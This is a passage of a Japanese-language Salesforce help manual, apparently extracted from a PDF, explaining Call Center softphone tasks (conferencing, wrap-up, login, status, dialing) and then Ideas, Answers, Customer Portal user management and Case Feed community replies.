3. [会議を開始する]をクリックします。目的の電話番号に発信中は、最初の通話者は保留になったままです。ダイアルした電話番号が話中の場合はメッセージが表示され、再度発信するか、発信をキャンセルできます。
4. 第2の通話者につながり、会議の開始準備が整ったら、[会議を完了する]をクリックします。第2の通話者が最初の電話回線に追加され、3者間で自由に通話できるようになります。第2の番号をダイアルした後に会議を終了する場合は、[会議をキャンセルする]をクリックして第2の通話者への接続を切断し、最初の通話者との通話に戻ります。

メモ:

- 会議中に[保留]をクリックすると、自分の回線は無音になりますが、残りの会議参加者は互いに通話を継続できます。
- 電話システムによっては、1回線で会議に参加できる通話者の数が制限される場合があります。詳細については、システム管理者に問い合わせてください。

関連トピック:

Salesforce コールセンター
ソフトフォンの使用
ソフトフォンを使用した通話の保留

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

会議通話を開始する
- 「コールセンターのメンバー」

ソフトフォンを使用した通話のラップアップ

通話の終了準備が整ったら、次の操作を実行します。

1. 関連する通話ログを更新します。たとえば、通話中にケースを作成したり、取引先責任者を参照したりした場合は、これらがログ中の［関連先］の 1 つで選択されていることを確認します。また、［コメント］テキストボックスを使用して、通話に関するメモを入力します。

   通話ログは、内線通話の場合は作成されません。

2. 有効なソフトフォン回線で[通話を終了する]をクリックするか、受話器を使用して電話を切ります。この操作によって通話が終了し、回線が解放されます。
3. ラップアップコードが有効でない場合は、コールセンターの状態が [通話準備完了] に戻り、通話ログか自動的に保存されます。
4. ラップアップコードが有効な場合は、コールセンターの状態が [ラップアップ] に設定され、ソフトフォンに理由コードのセットが表示されます。この状態では、電話を受信できません。
   a. 通話結果を最も良く表す理由コードを選択します。
   b. 必要に応じて、通話ログに変更を加えます。
   c. [完了] をクリックします。コールセンターの状態が [通話準備完了] に戻り、通話ログが自動的に保存されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

通話を終了する
- 「コールセンターのメンバー」

すべての保存済み通話ログは、ソフトフォンの [最後の N 通話] セクションからすばやく参照できます。これらの通話ログは、関連リンクをクリックすることで、詳細をレビューできます。

- ［件名］リンク (「2006/01/06 12:34 に通話」など) をクリックすると、通話ログ詳細ページが表示されます。
- どちらの［関連先］リンクをクリックしても、特定のレコードの詳細ページが表示されます。

メモ: このヘルプシステムで説明されている Salesforce CRM Call Center 機能の一部は、組織でのカスタマイズまたはソフトフォンが構築された CTI Toolkit の状況によってはソフトフォンで使用できない場合があります。詳細については、システム管理者に問い合わせてください。

関連トピック:

Salesforce コールセンター

ソフトフォンの使用

ソフトフォンの使用

Salesforce CRM Call Center ソフトフォンは、Salesforce ウィンドウの左側のサイドバー、または Salesforce コンソールのフッターに表示されます。ソフトフォンを使用して、次のことを実行できます。

- コールセンターへログインする
- コールセンターの状態を変更して、新規電話を受信する準備ができているかどうかを示す
- 組み込みソフトフォンを使うか、取引先責任者、リード、活動、または取引先に関連付けられている任意の電話番号の横にある アイコンをクリックして、電話番号をダイアルする
- カスタムコールセンターディレクトリで電話番号を検索する
- 別のコールセンターユーザまたは外線番号からの電話に応答する
- 通話者を保留する
- 別のコールセンターユーザまたは外線番号との会議通話を開始する
- 別のコールセンターユーザまたは外線番号へ電話を転送する
- 自動通話ログへコメントを追加するか、Salesforce レコードを関連付けて、通話に関する情報をすばやく記録する
- 個人の Salesforce CRM Call Center の設定を編集して、ソフトフォンの動作のカスタマイズをする

Salesforce CRM Call Center ユーザで、[コンソール] タブを使用している場合は、サイドバーを折りたためません。

メモ: このヘルプシステムで説明されている Salesforce CRM Call Center 機能の一部は、組織でのカスタマイズまたはソフトフォンが構築された CTI Toolkit の状況によってはソフトフォンで使用できない場合があります。詳細については、システム管理者に問い合わせてください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ソフトフォンを表示および使用する
- 「コールセンターのメンバー」

関連トピック:

- Salesforce コールセンター
- Salesforce CRM Call Center システム要件
- Salesforce コンソールでのソフトフォンの使用
- ソフトフォンを使用した通話のラップアップ

ソフトフォンへのログイン

Salesforce CRM Call Center では、最初に Salesforce にログインしてから、組織の電話システムにログインする必要があります。電話システムへのログインは、次の場合にサイドバーに表示されます。

- Salesforce のコールセンターに割り当てられている
- 適切な CTI アダプタがインストールされているコンピュータを使用している (コンピュータのシステムトレイにある アイコンを探して、CTI アダプタがインストールされていることを簡単に確認できます。システムトレイはディスプレイの右下隅にある時計の横に表示されます。)

電話システムへのログインが表示されない場合は、システム管理者に問い合わせてください。

組織で使用している電話システムによっては、ログイン時にユーザ ID、パスワード、およびその他の認証情報を入力するように要求されることがあります。これらの値を入力し、[ログイン]をクリックして電話システムへの接続を完了します。

[ログイン] ボタンをクリックせずに電話システムへ自動的にログインする手順は、次のとおりです。

1. 個人設定から、[クイック検索] ボックスに「ソフトフォン」と入力し、[私のソフトフォン設定] を選択します。
2. [Salesforce にログインするとき、コールセンターに自動ログインする] を選択します。電話システムに一度ログインすると、Salesforce によってログイン情報が保持され、以降に Salesforce にログインすると自動的に電話システムに接続されます。

メモ: Salesforce にログインしたまま電話システムから明示的にログアウトすると、以降の Salesforce セッションでは自動ログインが無効になります。自動ログインを再度有効にするには、Salesforce からログアウトして、再度ログインします。

電話システムへのログイン後、コールセンターの状態が自動的に [通話準備未完了] に設定されます。電話の受信を許可するには、コールセンターの状態を変更して、[通話準備完了] に設定する必要があります。

ヒント: バージョン 4.0 の CTI Toolkit で作成された CTI アダプタを使用している場合、ブラウザのタブを 1 つだけ開いて、外部 Web ページや、サイドバーのない Salesforce ページ (ダッシュボードなど) に移動すると、8 時間後にソフトフォンから自動的にログアウトされます。自動ログアウト時間はシステム管理者が行ったソフトフォンの設定に基づいているため、異なる場合があります。ログイン状態を保持するには、[ホーム] ページや [ケース] ページなど、サイドバーのある Salesforce ページを少なくとも 1 つのブラウザタブで開いたままにしてください。Salesforce コンソールでは、自動ログアウトは行われません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce CRM Call Center へログインする
- 「コールセンターのメンバー」

関連トピック:

- ソフトフォンの使用
- CTI アダプタのバージョンのチェック
- Salesforce CRM Call Center システム要件

コールセンターの状態の変更

Salesforce CRM Call Center へのログイン中に、ソフトフォンに電話を受信したくない、または離席する必要がある場合があります。ソフトフォンのアイコンの横にあるコールセンターの状態を設定することで、電話の受信を拒否できます。コールセンターの状態には次の値を設定できます。

コールセンターの状態	説明
通話準備完了	現在通話中でなく、次の直通またはキュー内の電話を受信する準備が整っている場合。
通話準備未完了	現在通話中ではないが、次の直通またはキュー内の電話を受信する準備が整っていない場合。 この状態では、自分の内線番号へ直接発信された電話は受信します。
通話中	現在通話中であり、直接またはキュー内の電話を受信できない場合。
ラップアップ	現在通話中で、この通話の終了後すぐに [通話準備未完了] 状態に移行したい場合。
ログアウト	コールセンターの電話システムからはログアウトするが、Salesforce へのログイン状態は保ちたい場合。このオプションを選択すると、Salesforce CRM Call Center によってコールセンターへの接続が自動的に切断され、ソフトフォンログイン画面が表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コールセンターの状態を変更する

- 「コールセンターのメンバー」

Salesforce CRM Call Center への最初のログイン時には、コールセンターの状態は自動的に [通話準備未完了] に設定されます。電話を受信できるようにするには、ドロップダウンリストから [通話準備完了] を選択する必要があります。

メモ: このヘルプシステムで説明されている Salesforce CRM Call Center 機能の一部は、組織でのカスタマイズまたはソフトフォンが構築された CTI Toolkit の状況によってはソフトフォンで使用できない場合があります。詳細については、システム管理者に問い合わせてください。

関連トピック:

- ソフトフォンの使用
- ソフトフォンへのログイン
- ソフトフォンを使用した通話の発信
- ソフトフォンを使用した通話のラップアップ

コールセンターディレクトリの使用

各コールセンターには、システム内のレコードに関連付けられた電話番号だけでなく、そのコールセンターに属するユーザすべての名前と電話番号も格納したディレクトリがあります。

コールセンターディレクトリを使用する手順は、次のとおりです。

1. ソフトフォンで、通話可能な使用回線名を選択します。回線を選択すると、その回線のダイアルパッドが開きます。ダイアルパッドの横にある アイコンをクリックし、コールセンターディレクトリを開きます。
2. コールセンターディレクトリで目的の電話番号を検索します。
   a. [オブジェクトの選択]ドロップダウンリストで、検索したいレコードタイプを選択します。このリストには、電話番号項目が関連するオブジェクトがすべて含まれています。
   b. [検索]テキストボックスに、検索する名前またはその一部を入力します。
   c. [Go]をクリックして、検索テキストが含まれるレコードのみのリストを表示します。
3. 目的の電話番号が見つかったら、その電話番号に関連付けられているレコード名をクリックすると、ソフトフォンに自動的に電話番号が入力されます。
4. [発信] をクリックし、電話をかけます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コールセンターディレクトリを使用する
- 「コールセンターのメンバー」

関連トピック:

- Salesforce コールセンター
- ソフトフォンの使用
- ソフトフォンを使用した通話の発信
- ソフトフォンを使用した会議通話
- ソフトフォンを使用した通話の転送

ソフトフォンを使用した通話の発信

Salesforce CRM Call Center では、3 つの方法で電話をかけることができます。

- 手動でダイヤルする
- コールセンターディレクトリを使用する
- クリック-to-ダイヤルを使用する

通話中の場合、[新規回線]をクリックすると別の回線から通話を発信できます。元の通話者との回線を接続した状態で、新規回線で新たな電話番号を入力することができます。[発信]をクリックすると、元の通話者が保留状態になり、新しい通話が開始されます。

コールセンターの状態が[通話準備完了]に設定された状態で通話を発信すると、状態が[通話準備未完了]に移行します。理由コードを入力する必要があります。

発信した通話を終了するには、[通話を終了する]をクリックします。電話システムによっては、ソフトフォンからの発信に応答のない間は通話が終了できない場合があります。この場合、[通話を終了する]ボタンは表示されないため、受話器を使って通話を終了する必要があります。

ダイアルした電話番号が話中の場合はメッセージが表示され、再度発信するか、発信をキャンセルできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

通話を発信する
- 「コールセンターのメンバー」

メモ: このヘルプシステムで説明されている Salesforce CRM Call Center 機能の一部は、組織でのカスタマイズまたはソフトフォンが構築された CTI Toolkit の状況によってはソフトフォンで使用できない場合があります。詳細については、システム管理者に問い合わせてください。

関連トピック:

- ソフトフォンの使用
- ソフトフォンを使用した通話の保留
- ソフトフォンを使用した会議通話
- ソフトフォンを使用した通話の転送
- ソフトフォンを使用した通話のラップアップ

手動で電話番号をダイアルして通話を発信する

Salesforce CRM Call Center で、手動で電話番号をダイヤルして電話をかける手順は、次のとおりです。

1. ソフトフォンで、通話可能な使用回線名を選択します。回線を選択すると、その回線のダイアルパッドが開きます。
2. ダイアルパッドにある番号ボタンをクリックするか、キーボードで番号を打ち込んで、発信する電話番号を入力します。
3. [発信] をクリックするか、キーボードの Enter キーを押します。

メモ: このヘルプシステムで説明されている Salesforce CRM Call Center 機能の一部は、組織でのカスタマイズまたはソフトフォンが構築された CTI Toolkit の状況によってはソフトフォンで使用できない場合があります。詳細については、システム管理者に問い合わせてください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

通話を発信する
- 「コールセンターのメンバー」

関連トピック:

ソフトフォンの使用
コールセンターディレトクリを使用して通話を発信する
クリック-To-ダイヤルを使用して通話を発信する

コールセンターディレトクリを使用して通話を発信する

Salesforce CRM Call Center で、コールセンターディレクトリを使用して電話をかける手順は、次のとおりです。

1. ソフトフォンで、通話可能な使用回線名を選択します。回線を選択すると、その回線のダイアルパッドが開きます。
2. ダイアルパッドの横にある アイコンをクリックし、コールセンターディレクトリを開きます。
3. ディレクトリを使用して、発信する電話番号を探します。
4. 電話番号が見つかったら、電話番号に関連付けられている名前をクリックして、ダイアルパッドに番号を自動入力します。
5. [発信] をクリックするか、キーボードの Enter キーを押します。

メモ: このヘルプシステムで説明されている Salesforce CRM Call Center 機能の一部は、組織でのカスタマイズまたはソフトフォンが構築された CTI Toolkit の状況によってはソフトフォンで使用できない場合があります。詳細については、システム管理者に問い合わせてください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

通話を発信する
- 「コールセンターのメンバー」

関連トピック:

ソフトフォンの使用
手動で電話番号をダイアルして通話を発信する
クリック-To-ダイヤルを使用して通話を発信する

クリック-To-ダイヤルを使用して通話を発信する

Salesforce CRM Call Center を使用して、取引先責任者、リード、活動、または取引先の [電話] 項目から直接電話をかける手順は、次のとおりです。

1. 取引先責任者、リード、活動、または取引先で発信する電話番号を探します。
2. 電話番号の右側にある ボタンをクリックします。最初の使用可能なソフトフォン回線から、電話番号に自動的に発信されます。
   - 電話番号を一度クリックすると、5秒間は同じ番号を再度クリックできません。
   - ボタンは Fax 番号の横には表示されません。

メモ: このヘルプシステムで説明されている Salesforce CRM Call Center 機能の一部は、組織でのカスタマイズまたはソフトフォンが構築された CTI Toolkit の状況によってはソフトフォンで使用できない場合があります。詳細については、システム管理者に問い合わせてください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

通話を発信する
- 「コールセンターのメンバー」

関連トピック:

ソフトフォンの使用
手動で電話番号をダイアルして通話を発信する
コールセンターディレトクリを使用して通話を発信する

CTI アダプタのバージョンのチェック

コンピュータにインストールしたCTIアダプタのバージョンを確認する手順は、次のとおりです。

1. インストールした場所からCTIアダプタを実行します。たとえば、[スタート] メニューから、[すべてのプログラム] > **[Salesforce.com]** > **[CTI Adapter 2.0]** > **[Salesforce Adapter 2.0]** を選択します。
2. コンピュータのシステムトレイの アイコンを右クリックします。システムトレイは画面右下隅にある時計の横に表示されます。
3. [バージョン情報...] をクリックします。

   CTI アダプタのバージョンが [CTI コネクタ] の下に表示されます。

メモ: CTI Toolkit バージョン 4.03 で作成された CTI アダプタを使用している場合、Firefox または Chrome ブラウザを使用すると、ポップアップウィンドウが表示されます。このポップアップウィンドウは、Salesforce CRM Call Center

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

への接続を維持するために、ユーザのマシンに表示されている必要があります。

関連トピック:

Salesforce コールセンター

Salesforce CRM Call Center システム要件

ソフトフォンへのログイン

ポータルおよび Web コミュニティへの返信

アイデアおよび質問のコミュニティ活動の表示

アイデアおよび質問で自分が行った投稿の数、自分が受け取ったいいね!の数などの活動の統計情報がプロファイルページに表示されるため、コミュニティへの参加を他のユーザが確認できます。

自分のプロファイルを表示するには、アプリケーションにある自分の名前をクリックします。また、[プロファイル] タブをクリックするか、ページ上部の *あなたの名前* >[私のプロファイル]をクリックして、プロファイルを表示することもできます(利用可能な場合)。他のユーザのプロファイルを表示するには、そのユーザの名前をクリックします。


コミュニティ活動は自分のプロファイルの [概要] タブに表示されます。活動履歴には、他の人への自分の活動が表示されます。また、コミュニティの他のメンバーのプロファイルを確認するときに、その活動を評価することもできます。

エディション

使用可能なエディション: Salesforce Classic

アイデアを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



組織でChatterアンサーが有効になっている場合、次の活動の合計数が自分のプロファイルページに表示されます。

- 自分が行った質問
- 自分が回答した質問
- 最良の回答で自分が解決した質問

[質問] をクリックすると [Q&A] タブに戻ります。

システム管理者がアイデアの［評価］を有効にしている場合、次の活動の合計数が自分のプロファイルページに表示されます。

- 自分が作成したアイデア
- 自分が受け取ったコメント
- 自分が投票したコメントおよびアイデア

[アイデア] をクリックすると [アイデア] タブに戻ります。

カスタマーポータルユーザの使用

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

メモ: 大規模ポータルユーザは、数千から数百万のユーザを対象とするカスタマーポータルまたはコミュニティで使用できます。「大規模ポータルユーザについて」 (ページ 2832)を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

カスタマーポータルユーザを管理するときの共通の ToDo の一部は次のとおりです。

- ユーザのカスタマーポータルを設定
- [取引先責任者] タブからカスタマーポータルユーザを個別に有効化
- カスタマーポータルユーザを無効および非アクティブ化
- カスタマーポータルユーザの情報とロールの変更
- カスタマーポータルユーザの取引先の変更
- カスタマーポータルユーザのマージ
- カスタマーポータルユーザのパスワードのリセット
- カスタマーポータルユーザのユーザライセンスの表示
- 大規模ポータルユーザにオブジェクトのレコードへのアクセスを許可
- 大規模ポータルユーザのレコードを Salesforce ユーザと共有
- カスタマーポータルユーザの権限とアクセス設定の管理
- プロファイルをカスタマーポータルに割り当て
- カスタマーポータルユーザ管理、およびケースおよび取引先責任者管理をポータルユーザに委譲
- カスタマーポータルユーザに関するレポートを作成

ヒント: カスタマーポータルユーザの問題をトラブルシューティングするには、ポータルユーザの取引先責任者の詳細ページで [Manage External User (外部ユーザを管理)] をクリックして [ユーザとしてポータルにログイン] を選択します。新規ブラウザウィンドウが開き、自動的にパートナーユーザとしてポータルにログインできます。このオプションを使用して、ポータルを適切に設定できます。

[ユーザとしてポータルにログイン]ボタンを使用するには、「セルフサービスユーザの編集」権限と取引先に対する「編集」アクセス権を持っている必要があります。[ユーザとしてポータルにログイン]ボタンは、無効になっているポータルユーザには表示されません。

ケースフィードの[コミュニティ]アクションによるケースおよびコミュニティの質問への投稿

コミュニティまたはカスタマーポータルから作成されたケースの場合、ケースフィードの [コミュニティ] アクションが、顧客に回答するデフォルトオプションです。

カスタマーポータルまたはコミュニティのケースに投稿する

1. ケースフィードページの [顧客への回答] をクリックします。
2. ▾ をクリックして、[コミュニティ] を選択します。
   システム管理者によるケースフィードの設定方法によっては、最初に [顧客への回答] をクリックせずに [コミュニティ] をクリックできる場合があります。
3. 顧客へのメッセージを入力します。


エディション

使用可能なエディション: Salesforce Classic


使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタマーポータルまたはコミュニティのケース投稿を作成する
- ケースに対する「編集」



4. Chatter の質問または Chatter アンサーで質問からエスカレーションされたケースで作業している場合、投稿を参照可能なユーザを選択します。
   - 非公開の返信として回答を投稿するには [顧客のみ]、公開の返信として投稿するには [全員] を選択します。
   - [顧客ケース] を選択すると、そのケースにアクセスできるすべての内部ユーザと外部ユーザに投稿が表示されます。[コミュニティの質問] を選択すると、コミュニティユーザの質問に対する公開回答を投稿できます。[顧客ケース] を選択し、Salesforce システム管理者がコミュニティケースフィードを有効にしている場合は、ケースコメントではなく Chatter 投稿を作成します。



5. 必要に応じて、［メールを送信］を選択し、顧客の質問への返信がケースに投稿されたことを知らせるメッセージを顧客に送信できます。

   メモ: このオプションは、システム管理者がオプションを有効化していて、返信先の顧客がケースに関連付けられ、有効なメールアドレスを持っている場合にのみ使用できます。組織でコミュニティケースフィードを使用し、Chatterケース投稿のメール通知が有効になっている場合、ユーザには、ケースに対する公開投稿に関するメール通知が自動的に送信され、このオプションは表示されません。

6. 必要に応じて、投稿にナレッジ記事を添付します。
7. ボタンをクリックして投稿を公開します。

メモ: 組織でコミュニティケースフィードが有効になっている場合は、公開後にケース投稿の表示を変更できます。詳細は、「コミュニティケースフィードでの公開済み投稿またはメールの公開または非表示」を参照してください。

関連トピック:

ケースフィードからのメールの送信およびメールへの返信
ケースフィードの概要
コミュニティケースフィード

アンサーの概要

メモ: Winter '18 リリース時点で、アンサーはすべての Salesforce 組織で廃止される予定です。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer'13 リリース以降、新しい組織ではアンサーを使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer'13 より前のリリースで有効化されていれば Winter '18 までアンサーに引き続きアクセスできます。

エディション

使用可能なエディション: Salesforce Classic

アンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[アンサー] タブを参照する
- 質問に対する「参照」

質問する、および質問に返信する
- 質問に対する「作成」

回答に投票する
- 質問に対する「参照」

アンサー用語集

アンサーの特性と機能の説明に次の用語が使用されます。

アンサー
: アンサーは、コミュニティアプリケーションの機能の 1 つです。この機能により、ユーザが質問したり、コミュニティメンバーが返信を投稿したりすることができます。コミュニティメンバーは、それぞれの回答の役立ち度について投票し、また質問したユーザは最良の回答として回答をマークできます。

最良の回答
: アンサーコミュニティのメンバーが質問し、他のコミュニティメンバーが回答を投稿すると、質問者は回答のいずれかを最良の回答としてマークできます。最良の回答は、質問の真下 (その他の回答の上) に表示されます。最良の回答を指定することにより、

同じ質問のある他のコミュニティメンバーが関連性の最も高く、役立つ情報をすぐに見つけることができます。

コミュニティ
コミュニティは、カスタマイズ可能な、従業員、顧客、およびパートナーがベストプラクティスやビジネスプロセスにおいてコラボレーションを行うための、公開または非公開のスペースです。

アンサーのデータカテゴリ
[アンサー] タブで、*データカテゴリ*を使用して、アンサーゾーンの質問を分類できます。たとえば、ハードウェア製品に関するゾーンには、データカテゴリとしてラップトップ、デスクトップ、プリンタなどがあることが考えられます。ゾーンメンバーは、特定のカテゴリ内をすばやく参照し、質問に対する回答を見つけることができます。管理者は、データカテゴリを使用して質問へのアクセスを制御します。

アイデア
アイデアは、アイデアコミュニティのメンバーが投稿し、ゾーン別に整理された提案です。たとえば、ゾーンのテーマが「車の機能に関するアイデア」の場合、そのゾーンに適切なアイデアとしてタイトル「飲み物の温度を維持する耐熱性のカップホルダー」のようなアイデアが考えられます。または、ゾーンのテーマが「当社の福利厚生に関するアイデア」の場合、そのゾーンに適切なアイデアとしてタイトル「職場の託児所」のようなアイデアが考えられます。

質問
アンサーコミュニティに投稿された問題です。コミュニティメンバーが質問すると、他のコミュニティメンバーが質問の解決に役立つ回答を投稿します。

回答
アンサーコミュニティの質問に対する回答です。コミュニティメンバーが質問に対して回答すると、質問したメンバーは、いずれかの回答を質問を解決するための最良の回答としてマークできます。

投票、回答
アンサーコミュニティで、投票は質問に対する回答が参考になったかどうかを示します。

ゾーン
ゾーンでは、アイデアおよび質問を論理グループに整理します。ゾーンには、それぞれ独自のテーマ、固有のアイデアや質問があります。

アイコンの説明

アイコン	説明
	解決された質問です。質問を解決するために、質問したメンバーは回答を最良の回答に選択します。
	コミュニティメンバーが回答している質問です。たとえば、このアイコンは回答数が 4 の質問を示します。回答がない場合、このアイコンには 0 が表示されます。
	質問への回答です。
	質問に対する最良の回答であるとマークされた回答です。

アンサーの使用

メモ: Winter '18 リリース時点で、アンサーはすべての Salesforce 組織で廃止される予定です。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer'13 リリース以降、新しい組織ではアンサーを使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer'13 より前のリリースで有効化されていれば Winter '18 までアンサーに引き続きアクセスできます。

アンサーは、コミュニティアプリケーションの機能の 1 つです。この機能により、ユーザが質問したり、コミュニティメンバーが返信を投稿したりすることができます。コミュニティメンバーは、それぞれの回答の役立ち度について投票し、また質問したユーザは最良の回答として回答をマークできます。

[アンサー] タブでは、次の操作が可能です。

- 質問する
- 質問に対する回答を見つける
- 質問に回答する
- 回答に投票する
- 回答を質問に対する最良の回答として特定する
- すべての質問と回答を表示する
- 返信を知識ベースの記事に変換する
- 質問をケースにエスカレーションする

アンサーホームページの右側では、最近の質問や最近回答があった質問、一週間以上未処理の質問を表示して、最近の活動のスナップショットを提供します。

回答に対して「参照」、「作成」、「編集」、および「削除」すべての権限を持つのは、システム管理者のみです。まだ回答がないか、投票されていない場合、標準ユーザおよびポータルユーザは自身の質問を削除できます。

エディション

使用可能なエディション: Salesforce Classic

アンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[アンサー] タブを参照する
- 質問に対する「参照」

質問する、および質問に返信する
- 質問に対する「作成」

回答に投票する
- 質問に対する「参照」

関連トピック:

アンサーの概要

質問する

メモ: Winter '18 リリース時点で、アンサーはすべての Salesforce 組織で廃止される予定です。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer'13 リリース以降、新しい組織ではアンサーを使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer'13 より前のリリースで有効化されていれば Winter '18 までアンサーに引き続きアクセスできます。

エディション

使用可能なエディション: Salesforce Classic

データカテゴリとアンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[アンサー] タブを参照する
- 質問に対する「参照」

質問する、および質問に返信する
- 質問に対する「作成」

回答に投票する
- 質問に対する「参照」

質問する手順は、次のとおりです。

1. [アンサー] タブから質問を入力して [質問する] をクリックします。

   ゾーン内にある他の質問のタイトルや説明が検索され、類似した質問が表示されます。同じ質問がすでに投稿されている場合、質問のタイトルをクリックすると、他のゾーンメンバーがその質問に対して投稿した回答が表示されます。

